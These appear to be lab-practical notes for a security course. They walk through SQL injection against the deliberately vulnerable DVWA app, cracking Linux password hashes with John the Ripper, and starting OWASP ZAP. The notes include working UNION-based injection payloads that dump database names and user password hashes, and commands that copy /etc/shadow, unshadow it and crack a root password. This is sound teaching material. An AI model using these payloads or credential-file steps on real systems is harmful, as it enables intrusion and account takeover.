- **Manual SQL injection.**
  1. For manual SQL injection login into DVWA and then go to DVWA Security and set low and click on submit.



- **Basic Injection**
  - Now go to SQL Injection section and on the sql injection page there is an text box with name User Id now insert 1 or 2 in that box and click on submit. Webpage/code is supposed to print ID, First name, and Surname to the screen.


- **Always True Scenario**



Input the below text into the User ID Textbox .

%' or '0'='0

Click Submit




- In this scenario, we are saying display all record that are false and all records that are true.
  - %' - Will probably not be equal to anything, and will be false.
  - '0'='0' - Is equal to true, because 0 will always equal 0.
- Database Statement
  mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';

- **Display Database Version**
  - Input the below text into the User ID Textbox.


    %' or 0=0 union select null, version() #

    Click Submit




- Notice in the last displayed line, 5.1.60 is displayed in the surname. This is the version of the mysql database.


- **Display Database User**
  - Input the below text into the User ID Textbox .
    %' or 0=0 union select null, user() #
    Notice in the last displayed line, root@localhost is displayed in the surname. This is the name of the database user that executed the behind the scenes PHP code.



- **Display Database Name**
  - Input the below text into the User ID Textbox (See Picture).
    %' or 0=0 union select null, database() #
    Notice in the last displayed line, dvwa is displayed in the surname. This is the name of the database.




- **Display all tables in information_schema**
  - Input the below text into the User ID Textbox.
    %' and 1=0 union select null, table_name from information_schema.tables #
    Click Submit
  - Now we are displaying all the tables in the information_schema database. The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains.



- **Display all the user tables in information_schema**
  - Input the below text into the User ID Textbox.
    %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

Click Submit

Now we are displaying all the tables that start with the prefix "user" in the information_schema database.




- **Display all the columns fields in the information_schema user table**
  - Input the below text into the User ID Textbox.

    %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

    Click Submit

    Now we are displaying all the columns in the users table.Notice there are a user_id, first_name, last_name, user and Password column.

- **Display all the columns field contents in the information_schema user tabl**
  - Input the below text into the User ID Textbox (See Picture).
    %' and 1=0 union select null,
    concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
    Click Submit
    Now we have successfully displayed all the necessary authentication information into this database.




- From the Above details we can create a Password hash file and we can use tools like John The Ripper and other to decrypt this passwords.

Practical – 8

Aim: Perform brute force attack using John the RIPPER

- **What is John the Ripper.?**
  - "John the RIPPER" is a very useful and fast password cracking program. It is the favourite among hackers for cracking .htpasswd (DES) encrypted passwords and now can handle other encryptions such as LM and MD5. This is a very useful tool to have and is completely free too. This practical shows that how to install and run it in standard mode.
  - This has become the most popular password testing and also breaking applications since it brings together several password crackers in one bundle, auto detects password hash types, and also provides a easy to customize cracker. It may be work towards numerous encrypted password types such as many crypt password hash types most often available on various Unix types.

- **Start John the ripper in Backtrack.**
  - Now that we have a couple of regular users in our system with simple passwords, we now need to open John the Ripper. John the Ripper is a simple, but powerful password cracker without a GUI
  - We can access it from BackTrack by going to the BackTrack button on the bottom left, then Backtrack, Privilege Escalation, Password Attacks, Offline Attacks, and finally select John the Ripper from the multiple password cracking tools available.



- If we selected the correct menu item, it will open a terminal that looks like this.

```
cat: README-backtrack: No such file or directory
john                  john.conf       john-x86-any  john-x86-sse2
john.bash_completion  john.local.conf  john-x86-mmx
sudo: unable to resolve host divyang
root@divyang:/pentest/passwords/john#
```

- **Test John the Ripper.**
  command: john -test
  - This command will send John the Ripper through a variety of benchmark tests to estimate how long it will take to break the passwords on your system. Your terminal will look something like this.
  - Now that John has estimated how long each of the encryption schemes will take to crack, let's put him to work on cracking our passwords.

- **Copy the Password Files to Our Current Directory.**
  - Linux stores its passwords in /etc/shadow, so what we want to do is copy this file to our current directory along with the /etc/passwd file, then "unshadow" them and store them in file we'll call passwords. So, let's type both:
    cp /etc/shadow ./ cp
    /etc/passwd ./

```
root@divyang:/pentest/passwords/john# john -test
Benchmarking: Traditional DES [128/128 BS SSE2]... DONE
Many salts:     1566K c/s real, 2034K c/s virtual
Only one salt:  1882K c/s real, 1981K c/s virtual

Benchmarking: BSDI DES (x725) [128/128 BS SSE2]... DONE
Many salts:     66176 c/s real, 68222 c/s virtual
Only one salt:  65408 c/s real, 66742 c/s virtual

Benchmarking: FreeBSD MD5 [128/128 SSE2 intrinsics 4x]... DONE
Raw:    9128 c/s real, 9128 c/s virtual

Benchmarking: OpenBSD Blowfish (x32) [32/32 X2]... DONE
Raw:    584 c/s real, 595 c/s virtual

Benchmarking: Kerberos AFS DES [48/64 4K MMX]... DONE
Short:  216832 c/s real, 221257 c/s virtual
Long:   726272 c/s real, 733608 c/s virtual

Benchmarking: LM DES [128/128 BS SSE2]... DONE
Raw:    26878K c/s real, 27150K c/s virtual

Benchmarking: dynamic_0: md5($p) (raw-md5) [128/128 SSE2 intrinsics 32x4x1]... D
```

```
Benchmarking: RAR3 SHA-1 AES (4 characters) [32/32]... DONE
Raw:    15.0 c/s real, 41.0 c/s virtual

Benchmarking: WinZip PBKDF2-HMAC-SHA-1 [32/32]... DONE
Raw:    179 c/s real, 468 c/s virtual

Benchmarking: dummy [N/A]... DONE
Raw:    20516K c/s real, 54531K c/s virtual

root@divyang:/pentest/passwords/john# cp /etc/shadow ./
root@divyang:/pentest/passwords/john# cp /etc/passwd ./
```

- **Unshadow**
  - Next we need to combine the information in the /etc/shadow and the /etc/passwd files, so that John can do forward work on files.
    ./unshadow passwd shadow > passwords

```
root@divyang:/pentest/passwords/john# cp /etc/shadow ./
root@divyang:/pentest/passwords/john# cp /etc/passwd ./
root@divyang:/pentest/passwords/john# ./unshadow passwd shadow > password
root@divyang:/pentest/passwords/john#
```

- **Crack**
  - Now that we have unshadowed the critical files, we can simply let John run on our password file.
    type: **john passwords**

```
root@divyang:/pentest/passwords/john# john password
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
admin            (root)
guesses: 1  time: 0:00:00:23 DONE (Sun Oct 11 23:54:22 2015)  c/s: 158  trying:
admin
Use the "--show" option to display all of the cracked passwords reliably
root@divyang:/pentest/passwords/john#
```

  - John the Ripper will proceed to attempt to crack your passwords. As you can see, it cracked the password of system highlighted above more complex passwords will take significantly more time, but all we need is just one user with a simple password and we have access to the account in.


Practical – 9

Aim: Demonstrate Application Injection usingZed Attack Proxy


- OWASP ZAP is a web application penetration testing tool that has some great features. It is a very easy to use scanner that allows you to do manual or automatic website security checks. In this tutorial we will learn how to use the automatic attack feature.
- This open-source tool was developed at the Open Web Application Security Project (OWASP). Its main goal is to allow easy penetration testing to find vulnerabilities in web applications. It is ideal for developers and functional testers as well as security experts.

- **Zed Attack Proxy Features**
    - Intercepting Proxy
    - Automated Scanner
    - Passive Scanner
    - Brute Force Scanner
    - Fuzzer
    - Port Scanner
    - Spider
    - Web Sockets
    - REST API


- **Start OWASP ZAP:**
  Applications>Web Applications > Web Application Proxies >owasp- zap.




After clicking on owasp-zap it ask for license agreement and we have to accept it.



Now it shows the main window of owasp-zap tool in which user have to insert **ip address** or **URL** for scaning.



